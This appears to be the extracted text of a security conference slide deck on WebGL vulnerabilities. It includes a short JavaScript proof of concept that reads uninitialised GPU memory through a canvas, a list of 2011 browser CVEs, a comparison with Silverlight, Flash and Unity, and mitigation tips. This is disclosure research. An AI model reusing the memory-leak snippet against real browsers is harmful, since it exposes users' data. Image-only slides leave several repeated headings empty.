
```
var gl = canvas.getContext('webgl');  
// Mask all colour writes  
gl.colorMask(0, 0, 0, 0);  
  
// Resize canvas  
canvas.width = randW;  
canvas.height = randH;  
  
// Steal uninitialized data  
var ctx = canvas.getContext('2d');  
ctx.getImageData(0, 0, randW, randH);
```

Does it work?




Exploiting it, getting data into memory context

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
Getting data back out



Getting data back out



Getting data back out



What can be done to fix it?



Increased Attack Surface

- Both Chrome and Firefox blacklist "bad" drivers.
- After submitting a bug to FF about 2 weeks later I suddenly found my configuration to be banned 😊

- ANGLE project implements OpenGL ES on Windows.
- Built into Firefox and Chrome
- Include some 9 year old code in the shader compiler.
- Turned out it wasn't particular well audited 😊

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...

- Some of the CVE numbers for issues we identified:
 - CVE-2011-2598 – Uninitialized Data
 - CVE-2011-3002 – Remote Code Execution
 - CVE-2011-2366 – Cross Domain Images
 - CVE-2011-2988 – Remote Code Execution
 - CVE-2011-2987 – Remote Code Execution
- Numerous issues reported by others

Other Technologies

Everyone Else



Microsoft®
Silverlight™



Do They Suffer From the Issues?

Issue	Silverlight	Flash	Unity
Denial of Service	Yes	Maybe	Yes
Cross-Domain Images	No	No	Yes
Implementation Issues	Yes	Yes	Yes
Attack Surface	Yes	Yes	Yes

Conclusions

Anything You Can Do Now?

- Disable WebGL or any similar technology if you are concerned.
- NoScript can block use of WebGL

Questions?